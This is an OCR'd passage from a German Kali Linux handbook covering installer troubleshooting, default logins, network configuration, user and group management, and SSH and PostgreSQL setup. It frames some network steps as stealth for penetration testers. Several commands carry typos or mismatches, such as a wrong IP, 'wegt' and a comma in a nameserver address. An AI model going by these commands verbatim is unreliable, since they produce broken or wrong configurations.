


Abb. 3.43: Individuelle Tastenkombination hinzufügen

Mit dem Update 2019.4 und der Umstellung von GNOME auf Xfce ist für das Terminal bereits ein Shortcut vorbelegt.

3.9 Fehlerbehebung bei der Installation

Das Installationsprogramm von Kali ist sehr zuverlässig. Es können jedoch Fehler oder externe Probleme auftreten, z.B. Netzwerkprobleme, Bad Mirrors oder nicht genügend Speicherplatz. Deshalb ist es hilfreich, Probleme beheben zu können, die während des Installationsvorgangs auftreten.

Wenn das Installationsprogramm fehlschlägt, wird häufig eine weniger hilfreiche Fehlermeldung auf dem Bildschirm angezeigt, wie in Abbildung 3.44 dargestellt.

An dieser Stelle ist es gut zu wissen, dass das Installationsprogramm mehrere virtuelle Konsolen verwendet. Der angezeigte Bildschirm wird entweder auf der fünften Konsole (für das grafische Installationsprogramm [Strg]+[Shift]+[F5]) oder in der ersten Konsole (für das Textinstallationsprogramm [Strg]+[Shift]+[F1]) ausgeführt. In beiden Fällen zeigt die vierte Konsole ([Strg]+[Shift]+[F4]) Protokolle von dem, was geschieht, und Sie können in der Regel eine nützlichere Fehlermeldung auslesen.




Abb. 3.44: Fehler bei Installationsschritt

Die zweite und dritte Konsole (Strg+Shift+F2 bzw. Strg+Shift+F3) bieten Host-Shells, mit denen Sie die aktuelle Situation genauer untersuchen können. Die meisten Befehlszeilentools werden von BusyBox bereitgestellt, sodass der Funktionsumfang eher begrenzt ist. Er sollte jedoch ausreichend sein, um die meisten Probleme zu identifizieren, auf die Sie stoßen könnten.

3.9.1 Einsatz der Installer-Shell zur Fehlerbehebung

Sie können die Debconf-Datenbank mit `debconf-get` und `debconf-set` überprüfen und ändern. Diese Befehle eignen sich besonders zum Testen von Voreinstellungswerten. Sie können jede Datei (wie das vollständige Installationsprotokoll, das in */var/log/syslog/* verfügbar ist) mit `cat` oder `more` überprüfen. Sie können jede Datei mit `nano` bearbeiten, einschließlich aller Dateien, die auf dem System installiert sind. Das Root-Dateisystem wird auf */target* gemountet, sobald der Partitionierungsschritt des Installationsprozesses abgeschlossen ist.

Sobald der Netzwerkzugriff konfiguriert wurde, können Sie mit `wegt` und `nc` (netcat) Daten über das Netzwerk abrufen und exportieren.

Wenn Sie im Hauptbildschirm für den Installationsfehler (Abbildung 3.44) auf CONTINUE klicken, kehren Sie zu einem Bildschirm zurück, den Sie normalerweise nie sehen würden (das Hauptmenü, das Sie in Abbildung 3.45 sehen). Mit diesem können Sie einen Installationsschritt nach dem anderen starten. Wenn Sie das Problem über den Shell-Zugriff behoben haben, können Sie den fehlgeschlagenen Schritt nun wiederholen.

Abb. 3.45: Das Hauptmenü des Installationsprogramms

Wenn Sie das Problem nicht lösen können, kann auch ein Fehlerbericht eingereicht werden. Der Bericht muss die Installationsprotokolle enthalten, die Sie mit der Funktion SAVE DEBUG LOGS im Hauptmenü abrufen können. Sie haben mehrere Möglichkeiten, die Protokolle zu exportieren.

Der bequemste Weg besteht darin, das Installationsprogramm auf einem Webserver starten zu lassen, auf dem die Protokolldateien gehostet werden. Sie können dann einen Browser von einem anderen Computer im selben Netzwerk starten und alle Protokolldateien und Screenshots herunterladen, die Sie mit dem auf jeder Seite verfügbaren Screenshot-Button aufgenommen haben.

3.10 Zusammenfassung

In diesem Kapitel haben wir uns auf den Installationsprozess von Kali Linux konzentriert. Ich habe die Mindestanforderungen für die Installation von Kali Linux beschrieben, den Installationsprozess für die Standard-Installation und die Vorgehensweise im seltenen Fall eines Installationsfehlers erläutert.

- Die Installationsvoraussetzungen für Kali Linux variieren von einem einfachen SSH-Server ohne Desktop mit nur 128 MB RAM (512 MB empfohlen) und 2 GB Festplattenspeicher bis hin zu mindestens 2048 MB RAM und 20 GB Festplattenspeicher für das höhere Kali-Linux-Meta-Paket. Darüber hinaus muss Ihr Computer über eine CPU verfügen, die von mindestens einer der Architekturen amd64, i386, armel, armhf oder arm64 unterstützt wird.
- Kali Linux kann problemlos als primäres Betriebssystem neben anderen Betriebssystemen durch Partitionierung und Bootloader-Änderung oder als virtuelle Maschine installiert werden.
- Kali Linux kann auf einer Vielzahl von ARM-basierten Geräten wie Laptops, Embedded-Computern und Entwickler-Boards ausgeführt werden. Die Installation auf ARM-Geräten ist recht einfach. Laden Sie das richtige Image herunter, brennen Sie es auf eine SD-Karte, ein USB-Laufwerk oder ein eMMC-Modul (Embedded Multimedia Controller), schließen Sie es an und starten Sie das ARM-Gerät. Anschließend suchen Sie Ihr Gerät im Netzwerk und melden sich an. Ändern Sie unbedingt das SSH-Kennwort und den SSH-Hostschlüssel.
- Sie können fehlgeschlagene Installationen mit den virtuellen Konsolen debuggen (auf die Sie mit Strg+Shift und Funktionstasten zugreifen können) sowie mit den Befehlen `debconf-get` und `debconf-set`. Sie können die Protokolldatei unter */var/log/syslog/* lesen oder einen Fehlerbericht mit Protokolldateien über die Installer-Funktion SAVE DEBOG LOGS senden.

Bisher haben wir uns mit den Grundlagen von Linux und der Installation von Kali Linux befasst, als Nächstes wollen wir uns mit der Konfiguration beschäftigen, damit Sie Kali an Ihre Bedürfnisse anpassen können.

Kapitel 4

Erste Schritte mit Kali

Egal, ob Kali Linux auf einem Computer, einer virtuellen Maschine oder einer Live-CD (bzw. einem USB-Stick) ausgeführt wird, es wird der Login-Bildschirm angezeigt, nachdem das System geladen ist. Der Standard-Benutzer[1] lautet *root* und das Standardpasswort *toor* – leicht zu merken, denn es ist einfach *root* rückwärts geschrieben. Diese Kombination von Standard-Benutzer und -Passwort wurde auch bereits bei BackTrack, der Vorgängerversion von Kali, benutzt. Bei neueren Versionen kann es auch sein, dass Benutzer und Passwort *kali* lauten.

Nach der Anmeldung wird automatisch die grafische Benutzeroberfläche – bei der Standard-Installation Xfce[2] – geladen. In diesem Buch werde ich vor allem Programme beschreiben, die vom Terminal ausgeführt werden. Für einige dieser Tools gibt es auch eine grafische Oberfläche. Nmap ist beispielsweise ein Tool, das wir in diesem Buch noch genauer betrachten werden, dazu gibt es auch eine grafische Oberfläche: Zenmap.

Das Terminal ist ein wichtiges Werkzeug für das Penetration Testing. Deshalb wird es in Zukunft die Arbeit erleichtern, wenn Sie es mit der Tastenkombination Strg+Alt+T aufrufen können. In der Standard-Installation von Kali Linux ist dies aber noch nicht konfiguriert, deshalb muss diese Tastenkombination erst hinzugefügt werden. Wie das funktioniert, wurde bereits in Kapitel 1 beschrieben.

Um als Penetrationstester erfolgreich zu sein, ist es auch wichtig, dass Sie einige Konfigurationen und Anpassungen an Kali vornehmen.

4.1 Konfiguration von Kali Linux

In diesem Abschnitt werden Sie die verschiedenen Möglichkeiten sehen, wie Sie Kali Linux konfigurieren können. Im folgenden Abschnitt 4.1.1 (»Netzwerkeinstellungen«) zeige ich Ihnen, wie Sie Ihre Netzwerkeinstellungen mit einer grafischen Umgebung und der Shell konfigurieren können. In Abschnitt 4.1.2 »Verwalten von Benutzern und Gruppen« werden Benutzer und Gruppen erläutert. Sie erfahren, wie Sie Benutzerkonten erstellen und ändern, Kennwörter festlegen, Konten deaktivieren und Gruppen verwalten. Abschließend werden die Dienste in Ab-

1 Gilt für die Live-CD bzw. die fertigen Images für die virtuellen Maschinen.

2 Der Xfce-Desktop wird seit Kali Linux 2019.4 standardmäßig installiert, davor war es GNOME.

schnitt 4.1.3 »Services konfigurieren« erläutert und das Einrichten und Verwalten von allgemeinen Diensten sowie drei sehr wichtigen und spezifischen Diensten (SSH, PostgreSQL und Apache) beschrieben.

4.1.1 Netzwerkeinstellungen

Wenn Sie Kali Linux verwenden, ist die Netzwerkanbindung in der Regel bereits eingerichtet. Sollte es jedoch zu Problemen kommen, können Sie die Netzwerkanbindung mit der folgenden Anleitung einrichten.

Konfiguration auf dem Desktop mit dem NetworkManager

Bei der typischen Desktop-Installation ist der NetworkManager bereits installiert und kann über ADVANCE NETWORK CONFIGURATION aufgerufen werden, wie in Abbildung 4.1 zu sehen.




Abb. 4.1: Netzwerkkonfiguration

Die Standardnetzwerkkonfiguration basiert auf DHCP, um eine IP-Adresse, einen DNS-Server und ein Gateway zu erhalten. Sie können das Zahnrad-Symbol neben der Statusanzeige bei dem entsprechenden Netzwerk verwenden, um die Konfiguration zu ändern (z.B. Festlegen der MAC-Adresse, Wechseln zu einer statischen IP-Adresse, Aktivieren oder Deaktivieren von IPv6 und Hinzufügen von zusätzlichen Routen). Sie können verschiedene Profile erstellen, um mehrere kabelgebundene Netzwerkkonfigurationen zu speichern und einfach zwischen diesen zu

wechseln. Bei drahtlosen Netzwerken sind die Einstellungen direkt an die öffentliche ID (SSID) gebunden.

NetworkManager verarbeitet auch Verbindungen über mobiles Breitband (Wireless Wide Area Network – WWAN) und über Modems, die das Punkt-zu-Punkt-Protokoll über Ethernet (PPPoE) verwenden. Zum Abschluss ermöglicht es die Integration in viele Arten von virtuellen privaten Netzwerken (VPN) über dedizierte Plug-ins (SSH, OpenVPN, Cisco's VPNC, PPTP und Strongswan). Überprüfen Sie die notwendigen NetworkManager-Pakete. Die meisten von ihnen sind standardmäßig noch nicht installiert. Beachten Sie, dass Sie die Pakete mit dem Suffix `-gnome` benötigen, um sie über die grafische Benutzeroberfläche konfigurieren zu können.

Konfiguration über Kommandozeile

Der einfachste Weg ist die Konfiguration über das Terminal. Rufen Sie die Tastenkombination Strg+Alt+T auf. Dort geben Sie den folgenden Befehl ein:

```
sudo ifconfig -a
```

Der Befehl `ifconfig` listet die verfügbaren Schnittstellen des verwendeten Computers. Bei den meisten Systemen werden hier mindestens *eth0* und *lo* angezeigt, bei *eth0* handelt es sich um die erste Ethernet-Karte. Je nach Hardware-Konfiguration können auch weitere Schnittstellen angegeben sein.

Um die Netzwerkkarte einzuschalten, geben Sie im Terminal-Fenster folgenden Befehl ein:

```
sudo ifconfig eth0 up
```

Der Befehl bedeutet so viel wie »Ich will eine Netzwerkschnittstelle konfigurieren«. Wie bereits erwähnt, handelt es sich bei *eth0* um das erste Netzwerkgerät im System – Computer fangen bekanntlich bei 0 an zu zählen. Mit dem Schlüsselwort `up` lässt sich die Schnittstelle aktivieren.

Nachdem die Schnittstelle aktiviert ist, muss noch eine IP-Adresse bezogen werden. Es gibt dazu zwei Möglichkeiten. Entweder lassen Sie diese Adresse manuell zuweisen, dazu müssen Sie nur den vorher benutzten Befehl an die gewünschte IP-Adresse anhängen. Soll die Netzwerkkarte *eth0* beispielsweise die IP-Adresse 192.168.8.68 erhalten, muss Folgendes eingegeben werden:

```
sudo ifconfig eth0 up 192.168.8.6
```

Dadurch hat der Computer jetzt eine IP-Adresse, jedoch kennt er weder ein Gateway noch einen DNS-Server[3].

Um auch mit anderen Netzwerken (z.B. Internet) kommunizieren zu können, muss noch das Default Gateway konfiguriert werden, also die Adresse, an die alle Pakete, die nicht ins lokale Netz gehen sollen, geschickt werden.

```
sudo route add default gw 192.168.8.1
```

Mit diesem Befehl wurde die Adresse des Default Gateways auf 192.168.8.1 gesetzt – welche die richtige Gateway-Adresse ist, fragen Sie am besten den Netzwerk-Administrator oder schauen Sie bei einem anderen im selben Netzwerk befindlichen Computer nach.

Für die Namensauflösung muss dem System bekannt gegeben werden, welche DNS-Server es verwenden soll. Die dazu verwendeten DNS-Server werden in der Datei */etc/resolv.conf* festgelegt. In der Datei ist jede Zeile eine Konfigurationsanweisung. Die IP-Adresse des Namenservers wird dabei mit der Anweisung *nameserver* angegeben. Bis zu drei Namenserver können dabei jeweils in getrennten Zeilen verwendet werden. Zusätzlich kann noch ein Suchpfad als Option für die Namensauflösung angegeben werden. Der Suchpfad ist ein Suffix, der jedem Namen angehängt wird, der kein vollständiger FQDN (fully qualified domain name) ist. Geben Sie statt »hostname.domain« nur den Hostnamen an, wird der Wert des Suchpfads als Suffix an den Hostnamen angehängt. Ein Suchpfad wird mit dem Parameter `search` angegeben. Die */etc/resolv.conf* könnte wie folgt aussehen:

```
search meinefirma
nameserver 192,168.8. 1
nameserver 192.168.8.99
```

In dem Beispiel wurden die beiden DNS 192.168.8.1 und 192.168.8.99 konfiguriert und als Suchpfad wird die Domäne »meinefirma« benutzt.

Wollen Sie wissen, ob alles funktioniert hat? Dann überprüfen Sie es mit dem folgenden Befehl:

```
sudo ifconfig -a
```

Dadurch werden die aktuellen Einstellungen der Netzwerkschnittstellen angezeigt.

3 Domain Name System (DNS) ist einer der wichtigsten Dienste in Netzwerken, der es erlaubt, statt IP-Adressen für Menschen merkbare Namen zu verwenden. Der Dienst wandelt Namen in IP-Adressen um.

Als Penetrationstester müssen Sie oft heimlich vorgehen. Ihre Anwesenheit soll nicht bemerkt werden und es gibt nichts, was mehr Aufmerksamkeit erregt als ein Computer, der hochfährt und Anfragen nach einem DHCP-Server (Dynamic Host Configuration Protocol Server) und einer IP-Adresse an alle sendet. Es wäre so, als wenn man laut schreit: »Hallo, hier bin ich!«

Muss man nicht heimlich vorgehen, dann kann man natürlich die IP-Adresse automatisch über DHCP beziehen. Dazu gibt man lediglich folgenden Befehl ein:

```
sudo dhclient
```

Dadurch wird die Netzwerkkarte automatisch mit einer IP-Adresse sowie allen sonstigen erforderlichen Einstellungen versehen, inklusive der Daten für DNS-Server und Gateway.

4.1.2 Verwalten von Benutzern und Gruppen

Die Datenbank der Unix-User und -Gruppen besteht aus den Textdateien:

- */etc/passwd* – Liste der Benutzer
- */etc/shadow* – verschlüsselte Kennwörter der Benutzer
- */etc/group* – Liste der Gruppen
- */etc/gshadow* – (verschlüsselte) Passwörter von Gruppen

Während diese Dateien mit Tools wie vipw und vigr manuell bearbeitet werden können, gibt es Tools auf höherer Ebene, mit denen die häufigsten Vorgänge durchgeführt werden können.

Verwenden von getent zum Aufrufen der Benutzerdatenbank

Mit dem Befehl `getent(get entries)` überprüfen Sie die Systemdatenbanken (einschließlich der Datenbanken von Benutzern und Gruppen) mithilfe der entsprechenden Bibliotheksfunktionen, die wiederum die in der Datei */etc/nsswitch.conf* konfigurierten NSS-Module (Name Service Switch) aufrufen. Der Befehl akzeptiert ein oder zwei Argumente: den Namen der zu prüfenden Datenbank und einen möglichen Suchschlüssel. Daher gibt der Befehl `getent passwd kaliuser1` die Informationen aus der User-Datenbank bezüglich des Users `kaliuser1` zurück.

```
root@ictekali:~# getent passwd kali_test
kali_test:x:1000:1000:Kali Test User,,,:/home/kali_test:/bin/bash
root@ictekali:~#
```

Abb. 4.2: Info zum User *kali_test* aufrufen

Erstellen eines User-Accounts

Mit der Version 2019.4 von Kali Linux gab es bei den Rechten für die User eine Änderung. In den vorangegangenen Versionen hatte der User automatisch volle Root-Rechte, die man inzwischen nur erhält, wenn man vor einem Befehl `sudo` anführt. Es gibt es möglicherweise verschiedene Gründe, um nicht privilegierte User-Accounts erstellen zu müssen, vor allem, wenn Sie Kali als primäres Betriebssystem verwenden wollen. Der Benutzer kann von Ihnen mit dem Befehl `adduser` hinzugefügt werden, der als erforderliches Argument den Benutzernamen für den neuen Benutzer, den Sie erstellen möchten, enthält.

Nach dem Ausführen von `adduser Benutzername` werden Ihnen vor der Erstellung des Kontos noch einige Fragen gestellt. Die Beantwortung ist jedoch unkompliziert. Die Konfigurationsdatei */etc/adduser.conf* enthält viele interessante Einstellungen. Sie können beispielsweise den Bereich der Benutzer-IDs (User Identifiers, UIDs) definieren, festlegen, ob Benutzer eine gemeinsame Gruppe haben oder nicht, Standard-Shells definieren und vieles mehr. Bei der Erstellung eines Kontos wird auf den Inhalt der Datei */etc/skel/template* zurückgegriffen. Diese bietet dem Benutzer eine Reihe von Standardverzeichnissen und Konfigurationsdateien. In einigen Fällen kann es auch hilfreich sein, einen Benutzer einer Gruppe – außer der Standardgruppe – hinzuzufügen, um zusätzliche Berechtigungen zu erteilen. Zum Beispiel hat ein Benutzer der sudo-Gruppe die vollen Administratorrechte über den Befehl `sudo`. Den Benutzer können Sie mit dem Befehl `adduser Benutzername Gruppe` einer Gruppe hinzufügen.

Ändern von bestehenden Accounts oder Passwörtern

Mit den folgenden Befehlen können Sie die Informationen ändern, die in bestimmten Feldern der User-Datenbank gespeichert sind:

- `passwd` – ermöglicht einem normalen Benutzer, sein Kennwort zu ändern, dadurch wird die Datei */etc/shadow* aktualisiert.
- `chfn` (CHange Full Name) – reserviert für den Superuser (*root*), ändert das Feld GECOS oder »General Information«.
- `chsh` (CHange SHell) – ändert die Anmelde-Shell des Users. Die verfügbaren Optionen sind jedoch auf die unter */etc/shells* angeführten Shells eingeschränkt. Der Administrator ist nicht an diese Einschränkungen gebunden und kann die Shell auf ein beliebiges Programm einstellen.
- `chage` (CHange AGE) – ermöglicht es dem Administrator, die Kennwortablaufeinstellungen zu ändern, indem er den Benutzernamen als Argument übergibt oder die aktuellen Einstellungen mit der Option `-l` auflistet. Alternativ können Sie das Ablaufen eines Kennworts mit dem Befehl `passwd -e Benutzername` erzwingen. Dadurch wird der Anwender gezwungen, sein Passwort bei der nächsten Anmeldung zu ändern.

Account deaktivieren

Möglicherweise müssen Sie ein Konto deaktivieren (einen Benutzer sperren), um Nachforschungen anzustellen oder einfach, wenn der Benutzer länger oder *endgültig* abwesend sein wird. Ein deaktiviertes Konto heißt, dass sich der Benutzer nicht anmelden oder keinen Zugriff auf das Gerät erhalten kann. Das Konto bleibt auf dem Computer erhalten und es werden keine Dateien oder Daten gelöscht. Es ist nur unzugänglich. Das erreichen Sie mit dem Befehl `passwd -l user` (`lock`). Die erneute Aktivierung des Kontos erfolgt auf eine ähnliche Weise mit der Option `-u` (unlock – Entsperren).

Gruppen verwalten

Mit den Befehlen `addgroup` und `delgroup` können Sie eine Gruppe hinzufügen beziehungsweise löschen. Der Befehl `groupmod` ändert die Informationen einer Gruppe (ihre GID oder Identifier). Der Befehl `passwdgroup` ändert das Kennwort für die Gruppe, während es mit `gpasswd -r Gruppe` gelöscht werden kann.

Arbeiten mit mehreren Gruppen

Jeder Benutzer kann Mitglied vieler Gruppen sein. Die Hauptgruppe eines Benutzers wird standardmäßig bei seiner Erstkonfiguration erstellt. Standardmäßig gehört ihm und seiner Hauptgruppe jede von ihm erstellte Datei. Es kann sein, dass das nicht immer wünschenswert ist, z.B. wenn ein Benutzer in einem Verzeichnis arbeitet, das von einer anderen Gruppe gemeinsam als ihre Hauptgruppe genutzt wird. In diesem Fall müssen Sie die Gruppe mit einem der folgenden Befehle ändern: `newgrp` – was eine neue Shell startet – oder `sg` – was einfach einen Befehl mit der alternativen Gruppe ausführt. Mit diesem Befehl kann der Benutzer auch einer Gruppe beitreten, zu der er derzeit nicht gehört. Ist die Gruppe kennwortgeschützt, müssen Sie das entsprechende Kennwort eingeben, bevor der Befehl ausgeführt wird. Alternativ kann der Benutzer auch noch `setgid-Bit` in dem Verzeichnis setzen, wodurch die in diesem Verzeichnis erstellten Dateien automatisch zur richtigen Gruppe gehören. Der Befehl `id` zeigt den aktuellen Status eines Benutzers mit seiner persönlichen ID (UID-Variable), der aktuellen Hauptgruppe (GID-Variable) und der Liste der Gruppen an, zu denen er gehört (Gruppenvariable).

4.1.3 Services konfigurieren

In diesem Abschnitt beschäftigen wir uns mit Diensten – häufig auch als Daemons bezeichnet – bzw. mit Programmen, die als Hintergrundprozesse ausgeführt werden und verschiedene Funktionen für das System ausführen. Zunächst werden die Konfigurationsdateien erläutert und danach die Funktionsweise einiger wichtiger Dienste (wie SSH, PostgreSQL und Apache) und wie sie konfiguriert werden.

Spezielle Programme konfigurieren

Sollten Sie ein unbekanntes Paket konfigurieren wollen, müssen Sie schrittweise vorgehen. Zuerst lesen Sie die Dokumentation des Paket-Maintainers. Die Datei */usr/share/doc/packaage/README.DEBIAN* ist dabei ein guter Anfang. Diese Datei enthält häufig Informationen zu dem Paket und verweist auch auf andere Dokumentationen. Sie hilft Ihnen dabei, viel Zeit zu sparen und eine Menge Frustration zu vermeiden, da sie oft die Fehler, Details und Lösungen für die am häufigsten auftretenden Probleme enthält. Als Nächstes sollten Sie sich die offizielle Dokumentation der Software ansehen.

Der Befehl `dpkg -L Package` gibt eine Liste der im Paket enthaltenen Dateien zurück. Sie können so rasch die vorhandenen Dokumentationen identifizieren – sowie die Konfigurationsdateien in */etc/*. Außerdem zeigt `dpkg -s Package` die Paket-Metadaten und alle möglichen empfohlenen oder vorgeschlagenen Pakete an. Dort finden Sie eine Dokumentation oder ein Hilfsprogramm, das die Konfiguration der Software erleichtert. Schließlich werden die Konfigurationsdateien häufig durch viele erläuternde Kommentare dokumentiert, in denen die verschiedenen möglichen Werte für jede Konfigurationseinstellung aufgeführt sind. In einigen Fällen können Sie die Software zum Laufen bringen, indem Sie eine einzelne Zeile in der Konfigurationsdatei auskommentieren. In anderen Fällen finden Sie Beispiele für Konfigurationsdateien im Verzeichnis */usr/share/doc/package/examples/*. Diese können als Grundlage für die eigene Konfigurationsdatei dienen.

SSH für Remotezugriff konfigurieren

Mit SSH können Sie sich per remote bei einem Computer anmelden, Dateien übertragen oder Befehle ausführen. Es ist ein Standard-Tool (ssh) und ein Dienst (sshd) für die Remoteverbindung zu Maschinen. Das openssh-server-Paket wird standardmäßig installiert, jedoch ist der SSH-Dienst selbst standardmäßig deaktiviert und wird daher beim Booten nicht gestartet. Sie können den Dienst manuell mit `systemctl enable ssh` starten.

Der SSH-Dienst weist eine relativ vernünftige Standardkonfiguration auf, aber aufgrund seiner leistungsstarken Funktionen und seiner Sensibilität ist es gut zu wissen, welche Möglichkeiten Ihnen die Konfigurationsdatei */etc/ssh/sshd_config* bietet. Alle Operationen sind in *sshd_config* dokumentiert.

Die Standardkonfiguration hat die kennwortbasierte Anmeldung für Root-Benutzer deaktiviert. Das heißt, dass Sie zuerst SSH-Schlüssel mit `ssh-keygen` einrichten müssen. Sie können das auf alle Benutzer ausweiten, indem Sie *PasswordAuthentification* auf `no` setzen, oder Sie können diese Einschränkung aufheben, indem Sie *PermitRootLogin* auf `yes` setzen (anstelle von »Standard-Passwort verbieten«). Der SSH-Dienst überwacht standardmäßig Port 22, was Sie mit der Port-

Direktive ändern könnten. Um die neuen Einstellungen auch zu übernehmen, sollte Sie `systemctl reload ssh` ausführen.

Neuen SSH-Host-Schlüssel erzeugen

Jeder SSH-Server verfügt über eigene kryptografische Schlüssel. Sie heißen »SSH host keys« und werden in */etc/ssh/ssh_host_** gespeichert. Sie müssen vertraulich behandelt werden, und wenn Sie echte Vertraulichkeit wünschen, sollten diese nicht von mehreren Computern gemeinsam genutzt werden. Wenn Sie ein System installieren, indem Sie ein vollständiges Festplatten-Image kopieren – statt den debianinstaller zu verwenden –, enthält das Image möglicherweise vorgenerierte SSH-Host-Schlüssel, die Sie durch neu generierte Schlüssel ersetzen sollten. Dieses Image wird wahrscheinlich auch mit einem Standard-Root-Passwort geliefert, das Sie gleichzeitig zurücksetzen sollten. All dies können Sie mit den folgenden Befehlen durchführen:

```
# passwd
[...]
# sudo rm /etc/ssh/ssh_host_*
# sudo dpkg-reconfigure openssh-server
# sudo service ssh restart
```

PostgreSQL-Datenbank konfigurieren

Bei PostgreSQL handelt es sich um einen Datenbankserver, der für sich genommen selten nützlich ist. Er wird aber von vielen anderen Diensten zum Speichern von Daten verwendet. Diese Dienste greifen im Allgemeinen über das Netzwerk auf den Datenbankserver zu und erfordern normalerweise Authentifizierungsdaten, um eine Verbindung herstellen zu können. Um diese Dienste einzurichten, müssen PostgreSQL-Datenbanken und -Benutzerkonten mit den entsprechenden Berechtigungen für die Datenbank erstellt werden. Dazu muss der Dienst ausgeführt werden. Sie starten ihn mit `systemctl start postgresql`.

Verbindungstyp und Clientauthentifizierung

Standardmäßig wartet PostgreSQL auf zwei Arten auf eingehende Verbindungen: auf dem TCP-Port 5432 des lokalen Hosts und auf dem dateibasierten Socket */var/run/postgresql/.s.PGSQL.5432*. Das kann in der *postgresql.conf* mit verschiedenen Anweisungen konfiguriert werden: `listen_adresses` für Adressen, die abgehört werden sollen, `port` für den TCP-Port und `unix_socket_directories`, um das Verzeichnis zu definieren, in dem die dateibasierten Sockets erstellt werden.

Je nachdem, wie Sie sich verbinden, werden Clients auf unterschiedliche Weise authentifiziert. Die Konfigurationsdatei *pg_hba.conf* definiert, wer an jedem Socket eine Verbindung herstellen darf und wie diese authentifiziert wird. Standardmä-

ßig verwenden Verbindungen auf dem dateibasierten Socket das Unix-Benutzerkonto als Namen des PostgreSQL-Benutzers und es wird davon ausgegangen, dass keine weitere Authentifizierung erforderlich ist. Bei der TCP-Verbindung muss sich der Benutzer mit einem Benutzernamen und einem Passwort authentifizieren – allerdings nicht mit dem Unix-Benutzernamen/-Passwort, sondern mit einem von PostgreSQL selbst verwalteten.

Der PostgreSQL-Benutzer ist speziell und verfügt über vollständige Administratorrechte für alle Datenbanken. Wir werden diese Identität verwenden, um neue Benutzer und neue Datenbanken zu erstellen.

Datenbanken und User erstellen

Der Befehl `createuser` fügt einen neuen Benutzer hinzu und `dropuser` entfernt einen. Ebenso fügt der Befehl `createdb` eine neue Datenbank hinzu und `dropdb` entfernt eine. Jeder dieser Befehle hat seine eigenen Handbuchseiten, aber wir werden hier einige der Optionen diskutieren. Jeder Befehl wirkt auf den Standardcluster – der auf Port 5432 ausgeführt wird.

